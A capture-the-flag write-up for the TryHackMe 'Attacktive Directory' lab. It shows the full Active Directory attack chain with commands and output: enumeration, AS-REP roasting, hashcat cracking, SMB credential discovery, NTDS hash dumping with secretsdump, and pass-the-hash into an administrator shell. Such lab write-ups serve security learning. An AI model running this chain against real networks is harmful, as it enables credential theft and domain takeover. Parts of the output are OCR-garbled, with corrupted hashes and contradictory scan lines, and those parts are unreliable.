Attacktive Directory CTF Write-Up:

Start with a simple nmap scan:

```
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-05-01 14:40 IDT
Nmap scan report for 10.10.151.246
Host is up (0.074s latency).
Not shown: 987 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
| Potentially risky methods: TRACE
| http-server-header: Microsoft-IIS/10.0
| http-title: IIS Windows Server
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-05-01 11:41:15Z)
139/tcp open msrpc Microsoft Windows RPC
139/tcp open ldap Microsoft Windows RPC
Microsoft Windows RPC over HTTP 1.0
636/tcp open (personal time)
Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
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Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
```

```
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: THM-AD
| NetBIOS_Domain_Name: ATTACKTIVEDIREC
| DNS_Domain_Name: spookysec.local
| DNS_Computer_Name: AttacktiveDirectory.spookysec.local
| Product_Version: 10.0.17763
| System_Time: 2024-05-01T11:41:28+00:00; +35s from scanner time.
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2024-04-30T11:32:40
| Not valid after: 2024-10-30T11:32:40
| Not valid after: 2024-10-30T11:32:40
| Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
| Message signing enabled and required
| smb2-time:
| date: 2024-05-01T11:41:22
| start_date: N/A
| clock-skew: mean: 35s, deviation: 0s, median: 35s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 24.20 seconds
```

Using enum4linux to enumerate ports 445 and 139 (smb):

After not finding anything interesting in enum4linux, I used kerbrute to enumerate usernames:

After we have a list of valid usernames I used the tool 'GetNPUsers.py' to try and request ticket from the Kerberos with no password, this attack called ASReproasting, its occurs when a user account has the privilege "Does not require Pre-Authentication" set.

So I saved all the valid users I found using kerbrute and run GetNPUsers.py:



```
(rooi@ Wali)-[-/_/TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
python3 /opt/impacket/examples/GetNPUsers.py -usersfile valid_users.txt -request -format hashcat -outputfile ASREProastables.txt -dc-ip 10.10.151.246 $K eyDistributionCenter 'spookysec.local','
Impacket v0.12.0.dev1+20240429.94657.af62accb - Copyright 2023 Fortra

[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:f70661fa4133b4ee9C7d215065dfa9de$0dbf33c4774310dg02c7dg1657a4a0dc3dgo63545e2ef682bab4f38de2bc6890cac163b9e692002598289
$6d3a52599f9e6d4f2ba943f4fc1c606492cc842cebb0d0d17d08e35d6dc16825e294d829bd0d7fd3f92b71640b4236d17f5c70ce41250c972f7acd61974f80b301a09c0e2c37f93b9826ba90d53c
e2b8c1e8cacb1fbc067fc925dcb76a67916c9ed216acaad90d5a19e37548b5f413f666c37f540406796b61f963d07c414d06a26b855168d1e4d96b1a45eb31203d528fd20b337a854e451161f82d0
392e1d0cd448d3d3e0e73f32f9a11ded3cc1e06d0b1ccb022da78b1b8b12d4cd82ae910c7a6d0d802916605
[-] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
```

And I got the user svc-admin password hash.

I copied the hash to a file and identify it using name-that-hash:

Now I crack it using hashcat:

```
(rost@ kall)-[~/_/TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
# hashcat -a0 -m18200 hash.txt passwordlist.txt --show

$krb5asrep$23$svc-admin@sPOOKYSEC.LOCAL:eb7deab9e7f749e6d1d44c016d127e47$7e4daf8e926f1c975655675dc88d16eaa5d373060b1998de2f05e1a8d1aee8817ea2efb5c588bb6b7c26

75056ca64371e873777daef1aec213bac25368a32302728894dd977d7aa13ddccba0f4d107efb96bdad5adb3ec3068009e01b581939277aced19cc237b633a223fad725b7b9a44a31d95e970f69739


7b12046cf706577980792992bf2c465d29af9b7e7c1a36d99fbae9fce9b669bc75f4f46e2f7d02b4b576580eb37d16eled23a1ef7992675aed5354db6d90425942dee98859c8fbec4ed64d885aae2

5c085b0f3e0da567aa0698d896168a40e47f1e6efac0413b9e08563f8479426e19bdc7dd727e54bb633d76:management2005
```

So we found the following credentials:

Svc-admin:management2005

Now that I have my first credentials I start to enumerate shares with smbclient:



Check to see what inside the 'backup' share:

```
(root@ kali) - [~/.../TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
# smbclient \\\\10.10.151.246\\backup -U svc-admin
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls

D
O
Sat Apr
4 22:08:39 2020
D
D
O
Sat Apr
4 22:08:39 2020
D
Backup_credentials.txt
A
Sat Apr
4 22:08:53 2020
```

Inside this share I found a text file contain a base64 encode string:

```
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE30DYw
```

Decoding this will reveal the credentials of the backup user:

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw →

backup@spookysec.local:backup2517860

now I used the python tool 'secretsdump.py' to dump all the hashes the the user backup have to offer:

```
~/.../TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory
mpython3 /opt/impacket/examples/secretsdump.py spookysec.local/backup:backup2517860@10.10.151.246 Impacket v0.12.0.dev1+20240429.94657.af62accb - Copyright 2023 Fortra
    RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
    Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spooKysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeadd3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeadd3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
```

To connect to the administrator I didn't need to crack the hash I can use a uniq attack called "pass the hash", with the tool Evil-WinRM with -H option:

```
(root@kali)-[~/.../TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
W evil-winrm -i 10.10.151.246 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thm-ad\administrator
```

So now that I have administrator access on the target machine I can retrieve the flags!

Svc-admin flag:

Backup flag:

```
*Evil-WinRM* PS C:\Users\backup\Desktop> ls

Node

LastWriteTime
Length Name

-a 4/4/2020 12:19 PM 26 PrivEsc.txt

*Evil-WinRM* PS C:\Users\backup\Desktop> cat PrivEsc.txt

TryHackMe{B4ckM3UpSc0tty!}
```

Root flag: